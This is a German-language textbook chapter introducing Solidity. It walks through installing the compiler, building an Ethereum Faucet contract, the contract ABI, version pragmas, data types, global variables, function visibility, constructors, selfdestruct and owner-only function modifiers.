Es gibt verschiedene Möglichkeiten, Solidity als binäre Release herunterzuladen oder aus dem Quellcode zu kompilieren. Detaillierte Anweisungen dazu finden Sie in der Solidity-Dokumentation (<http://bit.ly/2RrZmup>).

Nachfolgend die Installation der neuesten binären Solidity-Release auf einem Ubuntu/Debian-System mit dem Paketmanager apt:

```
$ sudo add-apt-repository ppa:ethereum/ethereum
$ sudo apt update
$ sudo apt install solc
```

Sobald solc installiert ist, prüfen Sie die Version, indem Sie Folgendes eingeben:

```
$ solc --version
solc, the solidity compiler commandline interface
Version: 0.4.24+commit.e67f0147.Linux.g++
```

Es gibt viele andere Möglichkeiten, Solidity je nach Betriebssystem und Ihren Anforderungen zu installieren, einschließlich der Kompilierung aus dem Quellcode. Weitere Informationen finden Sie auf <https://github.com/ethereum/solidity>.

Entwicklungsumgebung

Um in Solidity zu entwickeln, können Sie einen beliebigen Texteditor und solc über die Kommandozeile nutzen. Allerdings gibt es einige Texteditoren, die die Programmentwicklung unterstützen (etwa Emacs, Vim und Atom), indem sie zusätzliche Features wie Syntaxhervorhebung und Makros bieten, die die Solidity-Entwicklung vereinfachen.

Darüber hinaus gibt es webbasierte Entwicklungsumgebungen wie Remix-IDE (<https://remix.ethereum.org/>) und EthFiddle (<https://ethfiddle.com/>).

Nutzen Sie die Tools, mit denen Sie produktiv sind. Letztendlich sind Solidity-Programme einfache Textdateien. Schicke Editoren und Entwicklungsumgebungen können die Dinge einfacher machen, doch letztlich brauchen Sie nicht mehr als einen simplen Texteditor wie nano (Linux/Unix), TextEdit (macOS) oder gar NotePad (Windows). Speichern Sie den Quellcode Ihres Programms einfach mit der Endung `.sol`, und es wird vom Solidity-Compiler als Solidity-Programm erkannt.

Ein einfaches Solidity-Programm entwickeln

In Kapitel 2 haben wir unser erstes Solidity-Programm geschrieben. Bei der ersten Entwicklung des Faucet-Kontrakts haben wir die Remix-IDE zur Kompilierung und dem Deployment des Kontrakts genutzt. In diesem Abschnitt sehen wir uns Faucet noch einmal an, verbessern es und hübschen es ein wenig auf.

Unser erster Versuch ist in Beispiel 7-1 zu sehen.

Beispiel 7-1: Faucet.sol: Faucet implementierender Solidity-Kontrakt

```
1 // Unser erster Kontrakt ist ein Faucet!
2 contract Faucet {
3
4     // Ether an jeden ausgeben, der darum bittet
```

```

5      function withdraw(uint withdraw_amount) public {
6
7          // Limit für Abhebungen
8          require(withdraw_amount <= 1000000000000000000);
9
10         // Betrag an die Adresse senden, die ihn angefordert hat
11         msg.sender.transfer(withdraw_amount);
12     }
13
14     // Eingehende Zahlungen erlauben
15     function () public payable {}
16
17 }

```

Kompilieren mit dem Solidity-Compiler (solc)

Wir wollen nun den Solidity-Compiler in der Kommandozeile nutzen, um unseren Kontrakt direkt zu kompilieren. Der Solidity-Compiler `solc` bietet eine Vielzahl von Optionen, die Sie sich über das Kommandozeilenargument `--help` ansehen können.

Wir verwenden die Argumente `--bin` und `--optimize`, um solc ein optimiertes Binary unseres Beispielkontrakts erzeugen zu lassen:

```
$ solc --optimize --bin Faucet.sol
===== Faucet.sol:Faucet =====
Binary:
6060604052341561000f57600080fd5b60c08061001d6000396000f300606060405260043610603e5
763fffffffff7c010000000000000000000000000000000000000000000000000000000000000000000006000350416
632e1a7d4d81146040575b005b3415604a57600080fd5b603e60043567016345785d8a00008111156
06357600080fd5b73ffffffffffffffffffffffffffffffffffffffffffffffff31681156108fc0282604051
60006040520a803038185888f19350505050151560a057600080fd5b505600a165627a7a723058203
556d79355f12da19e773a9551e95f1ca7457f2b5fbbf4eacff7748ab59d2532130029
```

Das von solc erzeugte Ergebnis ist ein Hex-serialisiertes Binary, das an die Ethereum-Blockchain übergeben werden kann.

Das Ethereum-Kontrakt-ABI

Bei Computersoftware ist ein *Application Binary Interface* eine Schnittstelle zwischen zwei Programmmodulen, häufig zwischen dem Betriebssystem und den Benutzerprogrammen. Ein ABI definiert, wie auf Datenstrukturen und Funktionen in *Maschinensprache* zugegriffen wird. Das ist nicht mit der API zu verwechseln, die diesen Zugriff auf höherer Ebene definiert, häufig in visuell lesbaren Formaten wie *Quellcode*. Das ABI ist daher der primäre Weg zur Codierung und Decodierung von Daten in und aus Maschinencode.

Bei Ethereum wird das ABI verwendet, um Kontraktaufrufe zu codieren und Daten aus Transaktionen auszulesen. Der Zweck des ABI ist die Definition der Funktio-

nen im Kontrakt, die aufgerufen werden können, und die Beschreibung dazu, wie jede Funktion Argumente akzeptiert und ihr Ergebnis zurückliefert.

Das ABI eines Kontrakts wird als JSON-Array aus Funktionsbeschreibungen (siehe »Funktionen« auf Seite 141) und Events (siehe »Events« auf Seite 149) spezifiziert. Eine Funktionsbeschreibung ist ein JSON-Objekt mit den Feldern `type`, `name`, `inputs`, `outputs`, `constant` und `payable`. Eine Eventbeschreibung ist ein Objekt mit den Feldern `type`, `name`, `inputs` und `anonymous`.

Wir nutzen den Solidity-Kommandozeilencompiler `solc`, um das ABI für unseren Beispielkontrakt *Faucet.sol* zu erzeugen:

```
$ solc --abi Faucet.sol
===== Faucet.sol:Faucet =====
Contract JSON ABI
[{"constant":false,"inputs":[{"name":"withdraw_amount","type":"uint256"}], \
 "name":"withdraw","outputs":[],"payable":false,"stateMutability":"nonpayable", \
 "type":"function"}, {"payable":true,"stateMutability":"payable", \
 "type":"fallback"}]
```

Wie Sie sehen, erzeugt der Compiler ein JSON-Array, das die beiden Funktionen beschreibt, die wir in *Faucet.sol* definiert haben. Dieses JSON-Array kann von jeder Anwendung genutzt werden, die auf den Faucet-Kontrakt zugreifen möchte, sobald dieser verfügbar ist. Mithilfe des ABI kann eine Anwendung wie etwa eine Wallet oder ein DApp-Browser Transaktionen konstruieren, die Funktionen in Faucet mit den richtigen Argumenten und Argumenttypen aufrufen. Eine Wallet weiß dann beispielsweise, dass der Aufruf der Funktion `withdraw` ein Argument vom Typ `uint256` namens `withdraw_amount` verlangt. Die Wallet könnte diesen Wert vom Benutzer anfordern und eine Transaktion erzeugen, die den Wert entsprechend codiert und die `withdraw`-Funktion aufruft.

Alles, was eine Anwendung benötigt, um mit einem Kontrakt zu interagieren, ist ein ABI und die Adresse, unter der der Kontrakt verfügbar ist.

Wahl einer Solidity-Compiler- und Sprachversion

Wie im vorigen Code zu sehen, wird unser Faucet-Kontrakt erfolgreich mit der Solidity-Version 0.4.21 kompiliert. Doch was wäre passiert, wenn wir eine andere Version des Solidity-Compilers verwendet hätten? Die Sprache ist immer noch in Bewegung, und die Dinge können sich in unerwarteter Weise ändern. Unser Kontrakt ist recht simpel, doch was passiert, wenn das Programm ein Feature nutzt, das in der Solidity-Version 0.4.19 eingeführt wurde, während wir versuchen, es mit 0.4.18 zu kompilieren?

Um solche Probleme zu beheben, bietet Solidity eine *Compilerdirektive* an, die als *Version-Pragma* bezeichnet wird. Sie teilt dem Compiler mit, dass das Programm eine bestimmte Compiler- (und Sprach-)Version erwartet. Hier ein Beispiel:

```
pragma solidity ^0.4.19;
```

Der Solidity-Compiler liest das Version-Pragma ein und erzeugt einen Fehler, wenn die Compilerversion nicht mit dem Version-Pragma kompatibel ist. In unserem Beispiel sagt das Version-Pragma, dass das Programm mit einem Solidity-Compiler ab Version 0.4.19 kompiliert werden kann. Das Symbol ^ gibt aber an, dass die Kompilierung mit jeder *Minor-Revision* über 0.4.19 erlaubt ist, d.h. 0.4.20, nicht aber 0.5.0 (eine Major-Revision, keine Minor-Revision). Pragma-Direktiven werden nicht in EVM-Bytecode kompiliert. Sie werden vom Compiler nur genutzt, um die Kompatibilität zu überprüfen.

Wir wollen unseren Faucet-Kontrakt um eine Pragma-Direktive ergänzen. Wir nennen die neue Datei *Faucet2.sol*, um unsere Änderungen nachzuhalten, während wir die in Beispiel 7-2 begonnenen Beispiele durchgehen.

Beispiel 7-2: Faucet2.sol: Faucet um ein Version-Pragma ergänzen

```
1 // Version des Solidity-Compilers, für die das Programm geschrieben wurde
2 pragma solidity ^0.4.19;
3
4 // Unser erster Kontrakt ist ein Faucet!
5 contract Faucet {
6
7     // Ether an jeden ausgeben, der darum bittet
8     function withdraw(uint withdraw_amount) public {
9
10         // Limit für Abhebungen
11         require(withdraw_amount <= 1000000000000000000);
12
13         // Betrag an die Adresse senden, die ihn angefordert hat
14         msg.sender.transfer(withdraw_amount);
15     }
16
17     // Eingehende Zahlungen erlauben
18     function () public payable {}
19
20 }
```

Das Einbinden eines Version-Pragmas ist bewährte Praxis und vermeidet Probleme mit nicht passenden Compiler- und Sprachversionen. Wir werden im Verlauf des Kapitels andere bewährte Praktiken kennenlernen und den Faucet-Kontrakt immer weiter verbessern.

Programmieren mit Solidity

In diesem Abschnitt wollen wir uns einige Fähigkeiten der Sprache Solidity ansehen. Wie in Kapitel 2 erwähnt, war unser erstes Kontraktbeispiel sehr einfach und in vielerlei Hinsicht mangelhaft. Wir werden es schrittweise verbessern, während wir zeigen, wie man Solidity nutzt. Dies ist allerdings keine umfassende Einführung in Solidity, da es recht komplex ist und sich schnell weiterentwickelt. Wir behandeln die Grundlagen und liefern Ihnen die Basis, damit Sie den Rest selbst erkun-

den können. Die Dokumentation für Solidity finden Sie auf der Projekt-Website (<https://solidity.readthedocs.io/en/latest/>).

Datentypen

Sehen wir uns zuerst die von Solidity zur Verfügung gestellten grundlegenden Datentypen an:

Boolesch (bool)

Boolescher Wert, true oder false, mit den logischen Operatoren ! (NICHT), && (UND), || (ODER), == (GLEICH) und != (UNGLEICH).

Integer (int, uint)

Ganze Zahlen mit (int) und ohne Vorzeichen (uint). In Schritten von 8 Bit von int8 bis uint256 deklariert. Ohne Größensuffix wird mit 256 Bit gearbeitet, was der Wortgröße der EVM entspricht.

Festkomma (fixed, ufixed)

Festkommazahlen werden mit (u)fixed $M \times N$ deklariert, wobei M die Größe in Bit (in 8-Bit-Schritten von 8 bis 256) und N die Dezimalstellen hinter dem Komma (bis zu 18) angibt, z. B. ufixed32x2.

Address

Eine 20-Byte-Ethereum-Adresse. Das address-Objekt verfügt über viele hilfreiche Member-Funktionen, von denen balance (Kontostand des Accounts) und transfer (Transfer von Ether an den Account) die wichtigsten sind.

Byte-Array (fest)

Byte-Arrays fester Größe, deklariert mit bytes1 bis bytes32.

Byte-Array (dynamisch)

Byte-Array variabler Größe, deklariert mit bytes oder string.

Enum

Benutzerdefinierter Typ zur Aufzählung diskreter Werte: enum NAME {LABEL1, LABEL 2, ...}.

Arrays

Ein Array beliebigen Typs, fest oder dynamisch: uint32[][5] ist ein Array fester Größe mit fünf dynamischen Integer-Arrays.

Struct

Benutzerdefinierte Datencontainer zur Gruppierung von Variablen: struct NAME {TYP1 VARIABLE1; TYPE VARIABLE2; ...}.

Mapping

Hash-Look-up-Tabellen für *Schlüssel/Wert*-Paare: mapping(KEY_TYPE $\Rightarrow$ VALUE_TYPE) NAME.

Neben diesen Datentypen bietet Solidity eine Vielzahl von Werte-Literalen, die zur Berechnung unterschiedlicher Einheiten genutzt werden können:

Zeiteinheiten

Die Einheiten `seconds`, `minutes`, `hours` und `days` können als Suffix verwendet werden und werden in ein Vielfaches der Basiseinheit `seconds` umgewandelt.

Ether-Einheiten

Die Einheiten `wei`, `finney`, `szabo` und `ether` können als Suffix verwendet werden und werden in ein Vielfaches der Basiseinheit `wei` umgewandelt.

In unserem Faucet-Kontrakt verwenden wir ein `uint` (ein Alias für `uint256`) für die Variable `withdraw_amount`. Indirekt haben wir auch eine `address`-Variable verwendet, die in `msg.sender` gesetzt wird. Im Verlauf dieses Kapitels werden wir in den Beispielen weitere Datentypen verwenden.

Wir wollen einen der Einheitenmultiplikatoren nutzen, um die Lesbarkeit unseres Beispielkontrakts zu verbessern. In der `withdraw`-Funktion schränken wir die maximale Auszahlung ein. Dieses Limit drücken wir in `Wei` aus, der Basiseinheit für `Ether`:

```
require(withdraw_amount <= 1000000000000000000);
```

Das ist nicht besonders einfach zu lesen. Wir können den Code verbessern, indem wir den Einheitenmultiplikator `ether` einsetzen, um den Wert in `Ether` statt in `Wei` anzugeben:

```
require(withdraw_amount <= 0.1 ether);
```

Vordefinierte globale Variablen und Funktionen

Wird ein Kontrakt in der EVM ausgeführt, hat er Zugriff auf einen kleinen Satz globaler Objekte. Dazu zählen die `block`-, `msg`- und `tx`-Objekte. Darüber hinaus stellt Solidity eine Reihe von EVM-Opcodes als vordefinierte Funktionen bereit. In diesem Abschnitt sehen wir uns die Variablen und Funktionen an, auf die Sie innerhalb eines Smart Contract in Solidity zugreifen können.

Transaktions-/Nachrichtenaufruf-Kontext

Das `msg`-Objekt ist der Transaktionsaufruf (durch einen EOA) oder Nachrichtenaufruf (durch einen Kontrakt), der die Ausführung dieses Kontrakts angestoßen hat. Es enthält eine Reihe nützlicher Attribute:

`msg.sender`

Dieses haben wir bereits eingesetzt. Es repräsentiert die Adresse, die den Aufruf des Kontrakts initiiert hat. Das ist nicht notwendigerweise der ursprüngliche EOA, der die Transaktion gesendet hat. Wurde der Kontrakt direkt durch eine EOA-Transaktion aufgerufen, ist das die Adresse, die die Transaktion signiert hat, anderenfalls ist es eine Kontraktadresse.

`msg.value`

Der bei diesem Aufruf gesendete `Ether`-Wert (in `Wei`).

`msg.gas`

Die in dieser Ausführungsumgebung verbliebene Menge an Gas. Ist seit Solidity v0.4.21 veraltet und wurde durch die Funktion `gasleft` ersetzt.

`msg.data`

Die an den Kontrakt beim Aufruf übergebenen Nutzdaten.

`msg.sig`

Die ersten vier Bytes der Nutzdaten, die den Funktionsselektor bilden.



Ruft ein Kontrakt einen anderen Kontrakt auf, spiegeln die Werte aller `msg`-Attribute die Informationen zum neuen Aufrufer wider. Die einzige Ausnahme bildet die `delegatecall`-Funktion, die den Code eines anderen Kontrakts/einer anderen Bibliothek innerhalb des ursprünglichen `msg`-Kontexts ausführt.

Transaktionskontext

Das `tx`-Objekt ermöglicht den Zugriff auf transaktionsbezogene Informationen:

`tx.gasprice`

Der Gaspreis der aufrufenden Transaktion.

`tx.origin`

Die Adresse des diese Transaktion anstoßenden EOA. WARNUNG: Unsicher!

Block-Kontext

Das `block`-Objekt enthält Informationen zum aktuellen Block:

`block.blockhash(blockNumber)`

Der Block-Hash der angegebenen Blocknummer (bis zu 256 Blöcke in der Vergangenheit). Veraltet und in Solidity v0.4.22 durch die Funktion `blockhash` ersetzt.

`block.coinbase`

Die Adresse des Empfängers der Gebühren und der Blockbelohnung des aktuellen Blocks.

`block.difficulty`

Die Difficulty (Proof of Work) des aktuellen Blocks.

`block.gaslimit`

Die maximale Gasmenge, die von allen in diesem Block enthaltenen Transaktionen verbraucht werden kann.

`block.number`

Die aktuelle Blocknummer (Blockchain-Höhe).

`block.timestamp`

Der Zeitstempel (Timestamp), der vom Miner in den aktuellen Block eingetragen wurde (Sekunden seit der Unix-Epoche).

address-Objekt

Zu jeder Adresse, egal ob als Input übergeben oder aus einem contract-Objekt ermittelt, gibt es eine Reihe von Attributen und Methoden:

`address.balance`

Das Guthaben der Adresse in Wei. Den Kontostand des aktuellen Kontrakts liefert beispielsweise `address(this).balance`.

`address.transfer(amount)`

Transferiert die angegebene Menge (*amount*) in Wei an diese Adresse. Löst bei einem Fehler eine Ausnahme aus. Wir haben diese Funktion in unserem Faucet-Beispiel als Methode auf die `msg.sender`-Adresse (`msg.sender.transfer`) angewandt.

`address.send(amount)`

Wie `transfer`, löst bei einem Fehler aber keine Ausnahme aus, sondern gibt `false` zurück. WARNUNG: Prüfen Sie immer den Rückgabewert von `send`.

`address.call(payload)`

Low-Level-CALL-Funktion. Kann einen beliebigen Nachrichtenaufruf mit diesen Nutzdaten konstruieren. Gibt bei einem Fehler `false` zurück. WARNUNG: Unsicher – kann (versehentlich oder böswillig) Ihr gesamtes Gas aufbrauchen. Ihr Kontrakt bricht dann mit einer OOG-Ausnahme ab. Überprüfen Sie immer den Rückgabewert von `call`.

`address.callcode(payload)`

Low-Level-CALLCODE-Funktion. Wie `address(this).call(...)`, ersetzt aber den Code dieses Kontrakts mit dem von `address`. Gibt bei einem Fehler `false` zurück. WARNUNG: Nur für Fortgeschrittene!

`address.delegatecall()`

Low-Level-DELEGATECALL-Funktion. Wie `callcode(...)`, doch der aktuelle Kontrakt sieht den vollständigen `msg`-Kontext. Gibt bei einem Fehler `false` zurück. WARNUNG: Nur für Fortgeschrittene!

Fest eingebaute Funktionen

Weitere erwähnenswerte Funktionen sind:

`addmod, mulmod`

Für die Modulo-Addition und -Multiplikation. Zum Beispiel berechnet `addmod(x,y,k)` den Wert $(x + y) \% k$.

`keccak256, sha256, sha3, ripemd160`

Funktionen zur Berechnung von Hashs mit verschiedenen Standard-Hashalgorithmen.

`ecrecover`

Stellt die Adresse wieder her, die zur Signierung einer Nachricht aus der Signatur verwendet wurde.

`selfdestruct(recipient_address)`

Löscht den aktuellen Kontrakt und sendet die verbliebenen Ether an die Empfängeradresse.

`this`

Die Adresse des momentan ausgeführten Kontrakt-Accounts.

Kontraktdefinition

Soliditys wesentlicher Datentyp ist der Kontrakt (`contract`). Unser Faucet-Beispiel definiert einfach ein `contract`-Objekt. Genau wie ein Objekt in jeder beliebigen objektorientierten Sprache ist der Kontrakt ein Container für Daten und Methoden.

Solidity bietet zwei weitere Objekttypen an, die einem Kontrakt ähneln:

`interface`

Eine `interface`-Definition ist genau wie ein Kontrakt strukturiert, es werden aber keine Funktionen definiert, sondern nur deklariert. Diese Art der Deklaration wird häufig als *Stub* (zu Deutsch etwa Stummel) bezeichnet. Dieser Typ führt die Funktionsargumente und Rückgabewerte auf, ohne sie zu implementieren. Ein Interface legt die »Form« eines Kontrakts fest. Bei der Vererbung muss jede im Interface deklarierte Funktion durch das Child definiert werden.

`library`

Ein `library`-Kontrakt wird nur einmal eingerichtet und dann von anderen Kontrakten über die Methode `delegatecall` genutzt (siehe »address-Objekt« auf Seite 140).

Funktionen

Innerhalb eines Kontrakts definieren wir Funktionen, die durch eine EOA-Transaktion oder einen anderen Kontrakt aufgerufen werden können. In unserem Faucet-Beispiel verwenden wir zwei Funktionen: `withdraw` und die (unbenannte) *fallback*-Funktion.

Die zur Definition einer Funktion in Solidity verwendete Syntax lautet wie folgt:

```
function FunktionsName([parameter]) {public|private|internal|external}
[pure|constant|view|payable] [modifikatoren] [returns (rückgabetypen)]
```

Sehen wir uns die einzelnen Komponenten an:

`FunktionsName`

Der Name der Funktion, der zum Aufruf in einer Transaktion (durch einen EOA), durch einen anderen Kontrakt oder auch innerhalb des Kontrakts verwendet wird. Eine Funktion in einem Kontrakt kann ohne Namen definiert werden. Das ist dann die *fallback*-Funktion, die aufgerufen wird, wenn keine andere Funktion angegeben wird. Die *fallback*-Funktion besitzt keine Argumente und gibt nichts zurück.

parameter

Auf den Namen folgen die Argumente mit Namen und Typ, die an die Funktion übergeben werden müssen. In unserem Faucet-Beispiel haben wir `uint withdraw_amount` als einziges Argument für die `withdraw`-Funktion festgelegt.

Die nächste Gruppe von Schlüsselwörtern (`public`, `private`, `internal`, `external`) legt die *Sichtbarkeit* der Funktion fest:

public

`public` ist die Voreinstellung. Solche Funktionen können von anderen Kontrakten und EOA-Transaktionen, aber auch innerhalb des Kontrakts aufgerufen werden. In unserem Faucet-Beispiel sind beide Funktionen als `public` definiert.

external

Externe Funktionen sind wie `public`-Funktionen, können aber innerhalb des Kontrakts nur aufgerufen werden, wenn ihnen explizit das Schlüsselwort `this` vorangestellt wird.

internal

Interne Funktionen sind nur innerhalb des Kontrakts zugänglich und können weder von einem anderen Kontrakt noch einer EOA-Transaktion aufgerufen werden. Sie können aber von abgeleiteten Kontrakten aufgerufen werden (die diesen Kontrakt erben).

private

Private Funktionen ähneln internen Funktionen, können von abgeleiteten Kontrakten aber nicht aufgerufen werden.

Beachten Sie, dass die Begriffe *internal* und *private* ein wenig irreführend sind. Alle Funktionen und Daten innerhalb eines Kontrakts sind in der öffentlichen Blockchain immer *sichtbar*, das heißt, jeder kann den Code und die Daten sehen. Die hier beschriebenen Schlüsselwörter legen nur fest, wie eine Funktion *aufgerufen* werden kann.

Der zweite Satz Schlüsselwörter (`pure`, `constant`, `view`, `payable`) beeinflusst das Verhalten der Funktion:

constant oder view

Eine als `view` markierte Funktion verspricht, dass ihr Zustand nicht verändert wird. Der Begriff *constant* ist ein Alias für *view*, das in einer zukünftigen Release als veraltet gelten wird. Im Moment erzwingt der Compiler die Nutzung des `view`-Modifikators nicht, sondern erzeugt eine Warnung. Es wird aber davon ausgegangen, dass es als Schlüsselwort in Solidity v0.5 zum Standard wird.

pure

Eine `pure`-Funktion liest und schreibt keine Variablen in/aus dem Speicher. Sie kann nur mit Argumenten arbeiten und Daten zurückgeben, ohne auf gespeicherte Daten zuzugreifen. `pure`-Funktionen sollen die deklarative Programmierung ohne Nebeneffekte und Zustände unterstützen.

payable

Eine payable-Funktion akzeptiert eingehende Zahlungen. Nicht als payable deklarierte Funktionen lehnen eingehende Zahlungen ab. Aufgrund von Designentscheidungen gibt es in der EVM zwei Ausnahmen: Bei coinbase-Zahlungen und SELFDESTRUCT-Vererbung wird gezahlt, selbst wenn die Fallback-Funktion nicht als payable deklariert ist. Doch das ist auch sinnvoll, da die Codeausführung nicht Teil dieser Zahlungen ist.

In unserem Faucet-Beispiel ist die Fallback-Funktion die einzige payable-Funktion und somit die einzige, die eingehende Zahlungen empfangen kann.

Kontraktkonstruktor und selfdestruct

Es gibt eine spezielle Funktion, die nur einmal genutzt wird. Bei der Erzeugung eines Kontrakts wird auch die *Konstruktorfunktion* ausgeführt, wenn es denn eine gibt. Diese initialisiert den Zustand des Kontrakts. Der Konstruktor wird in der gleichen Transaktion ausgeführt, in der der Kontrakt erzeugt wird. Die Konstruktorfunktion ist optional. Sie werden bemerken, dass unser Faucet-Beispiel keine besitzt.

Konstruktooren können auf zwei Arten spezifiziert werden. Bis einschließlich Solidity v0.4.21 ist der Konstruktor eine Funktion, deren Name mit dem Namen des Kontrakts übereinstimmt:

```
contract MEContract {
    function MEContract() {
        // Das ist der Konstruktor
    }
}
```

Das Problem mit diesem Format ist, dass, wenn man den Namen des Kontrakts ändert, ohne auch den Namen der Konstruktorfunktion zu ändern, der Konstruktor nicht länger ein Konstruktor ist. Auch wenn man versehentlich den Namen des Kontrakts und/oder des Konstruktors falsch schreibt, ist die Funktion nicht länger ein Konstruktor. Das kann zu üblen, unerwarteten und nur schwer zu findenden Bugs führen. Nehmen wir zum Beispiel an, dass der Konstruktor zu Kontrollzwecken den Besitzer des Kontrakts festlegt. Wird die Funktion aufgrund eines Namensfehlers nicht als Konstruktor betrachtet, wird der Besitzer des Kontrakts bei der Kontrakterzeugung nicht gesetzt. Dennoch kann die Funktion als permanenter und »aufrufbarer« Teil des Kontrakts wie eine normale Funktion ausgeführt werden, was es einer dritten Partei erlaubt, den Kontrakt zu übernehmen und nach der Kontrakterzeugung zum »Besitzer« zu werden.

Um mögliche Probleme mit Konstruktorfunktionen zu umgehen, deren Namen mit denen des Kontrakts übereinstimmen müssen, wurde in Solidity v0.4.22 ein `constructor`-Schlüsselwort eingeführt. Es funktioniert wie eine Konstruktorfunktion, besitzt aber keinen Namen. Das Umbenennen des Kontrakts hat keinerlei Einfluss auf den Konstruktor. Es sieht wie folgt aus:

```
pragma ^0.4.22
contract MEContract {
    constructor () {
        // Das ist der Konstruktor
    }
}
```

Kurz zusammengefasst, beginnt der Lebenszyklus eines Kontrakts mit der Erzeugungstransaktion durch einen EOA oder einen Kontrakt-Account. Gibt es einen Konstruktor, wird dieser als Teil der Kontrakterzeugung ausgeführt und dann verworfen.

Das andere Ende des Lebenszyklus' eines Kontrakts ist die *Kontraktdestruktion*. Kontrakte werden durch den speziellen EVM-Opcode SELFDESTRUCT »zerstört«. Er hieß früher SUICIDE, doch dieser Name wurde aufgrund der negativen Assoziationen ersetzt. Bei Solidity wird der Opcode in Form einer fest eingebauten High-Level-Funktion namens `selfdestruct` bereitgestellt, die genau ein Argument verlangt: die Adresse, die noch im Kontrakt-Account verfügbare Ether erhalten soll. Das sieht wie folgt aus:

```
selfdestruct(address recipient);
```

Beachten Sie, dass dieser Befehl explizit in Ihren Kontrakt eingefügt werden muss, wenn er löscher sein soll. Das ist die einzige Möglichkeit, einen Kontrakt zu löschen, und ist standardmäßig nicht vorhanden. Benutzer, die sich darauf verlassen, dass ein Kontrakt für immer existiert, können sicher sein, dass der Kontrakt nicht gelöscht werden kann, wenn er keinen SELFDESTRUCT-Opcode enthält.

Unser Faucet-Beispiel um einen Konstruktor und `selfdestruct` erweitern

Der Faucet-Kontrakt, den wir in Kapitel 2 vorgestellt haben, besitzt keinen Konstruktor und keine `selfdestruct`-Funktion. Es handelt sich um einen ewigen Kontrakt, der nicht gelöscht werden kann. Das wollen wir ändern, indem wir einen Konstruktor und eine `selfdestruct`-Funktion ergänzen. Außerdem soll (wahrscheinlich) der `selfdestruct` *nur* durch den EOA aufgerufen werden können, der den Kontrakt ursprünglich erzeugt hat. Per Konvention wird das üblicherweise in einer Adressvariablen namens `owner` festgehalten. Unser Konstruktor setzt die `owner`-Variable und die `selfdestruct`-Funktion und prüft zuerst, ob der Besitzer sie direkt aufgerufen hat.

Hier zuerst unser Konstruktor:

```
// Version des Solidity-Compilers, für die dieses Programm geschrieben wurde
pragma solidity ^0.4.22;

// Unser erster Kontrakt ist ein Faucet!
contract Faucet {

    address owner;
```



```
// Faucet-Kontrakt initialisieren: Besitzer festlegen.
constructor() {
    owner = msg.sender;
}
```

[...]

Wir haben in der pragma-Direktive nun v0.4.22 als Minimalversion angegeben, da wir das neue constructor-Schlüsselwort nutzen, das mit Solidity v0.4.22 eingeführt wurde. Unser Kontrakt besitzt nun eine Variable vom Typ `address` namens `owner`. Der Name `owner` ist in keiner Hinsicht besonders. Sie könnten diese Adressvariable auch »kartoffel« nennen und sie dennoch in der gleichen Weise nutzen. Der Name `owner` verdeutlicht einfach nur ihren Zweck.

Als Nächstes weist der Konstruktor, der als Teil der Kontrakterzeugungstransaktion ausgeführt wird, die Adresse aus `msg.sender` der Variablen `owner` zu. Wir haben `msg.sender` in der `withdraw`-Funktion genutzt, um den Ursprung der Auszahlungsanforderung zu ermitteln. Im Konstruktor liefert `msg.sender` allerdings die EOA- oder Kontraktadresse, die die Kontrakterzeugung angestoßen hat. Wir wissen, dass das der Fall ist, *weil* dies eine Konstruktorfunktion ist: Sie wird nur einmal während der Kontrakterzeugung ausgeführt.

Nun können wir eine Funktion hinzufügen, die den Kontrakt »zerstört«. Wir müssen sicherstellen, dass nur der Besitzer diese Funktion ausführen kann, und nutzen daher eine `require`-Anweisung, um den Zugriff zu kontrollieren. Das sieht wie folgt aus:

```
// Kontraktdestruktor
function destroy() public {
    require(msg.sender == owner);
    selfdestruct(owner);
}
```

Wenn jemand diese `destroy`-Funktion mit einer Adresse aufruft, die vom `owner` abweicht, schlägt die Funktion fehl. Doch wenn die vom Konstruktor in `owner` gespeicherte Adresse sie aufruft, zerstört der Kontrakt sich selbst und sendet das restliche Guthaben an die `owner`-Adresse. Beachten Sie, dass wir nicht die unsichere `tx.origin`-Funktion verwendet haben, um zu ermitteln, ob der Besitzer den Kontrakt zerstören will. Mit `tx.orgin` wäre es bössartigen Kontrakten möglich, Ihren Kontrakt ohne Ihre Einwilligung zu zerstören.

Funktionsmodifikatoren

Solidity bietet einen speziellen Funktionstyp an, der als *Funktionsmodifikator* bezeichnet wird. Modifikatoren werden angewandt, indem man den Modifikatornamen in der Funktionsdeklaration angibt. Modifikatoren werden meist verwendet, um Bedingungen festzulegen, die für viele Funktionen innerhalb eines Kontrakts

gelten. In unserer `destroy`-Funktion verwenden wir bereits eine Anweisung für die Zugriffskontrolle. Lassen Sie uns einen Funktionsmodifikator entwickeln, der diese Bedingung ausdrückt:

```
modifier onlyOwner {  
    require(msg.sender == owner);  
    _;  
}
```

Dieser Funktionsmodifikator, `onlyOwner`, legt für jede durch ihn modifizierte Funktion die Bedingung fest, dass die in der `owner`-Variablen des Kontrakts gespeicherte Adresse mit der `msg.sender`-Adresse der Transaktion übereinstimmen muss. Das ist das grundlegende Entwurfsmuster für die Zugriffskontrolle, das nur dem Besitzer des Kontrakts erlaubt, Funktionen mit dem `onlyOwner`-Modifikator auszuführen.

Sie haben möglicherweise bemerkt, dass unser Funktionsmodifikator einen eigenartigen syntaktischen »Platzhalter« enthält: einen Unterstrich gefolgt von einem Semikolon (`_;`). Dieser Platzhalter wird durch den Code der modifizierten Funktion ersetzt. Im Wesentlichen »umschließt« der Modifikator die modifizierte Funktion und platziert seinen Code um die durch den Unterstrich festgelegte Stelle.

Um den Modifikator zu nutzen, fügen Sie dessen Namen in die Funktionsdeklaration ein. Sie können mehr als einen Modifikator nutzen. Die Modifikatoren werden durch Kommata getrennt angegeben und werden dann in der Reihenfolge der Deklaration angewandt.

Hier die umgeschriebene `destroy`-Funktion, die unseren `onlyOwner`-Modifikator nutzt:

```
function destroy() public onlyOwner {  
    selfdestruct(owner);  
}
```

Der Name des Funktionsmodifikators (`onlyOwner`) folgt auf das Schlüsselwort `public` und zeigt uns, dass die `destroy`-Funktion durch den `onlyOwner`-Modifikator modifiziert wird. Das kann man als »Nur der Besitzer kann diesen Kontrakt zerstören!« lesen. In der Praxis »umschließt« der Code von `onlyOwner` den `destroy`-Code.

Funktionsmodifikatoren sind ein extrem nützliches Werkzeug, da sie die Entwicklung von Vorbedingungen für Funktionen und deren konsistente Anwendung erlauben. Der Code ist dadurch leichter lesbar und letztlich einfacher auf Sicherheit hin zu überprüfen. Sie werden meist für die Zugriffskontrolle genutzt, sind aber vielseitig und können für eine Vielzahl anderer Zwecke eingesetzt werden.

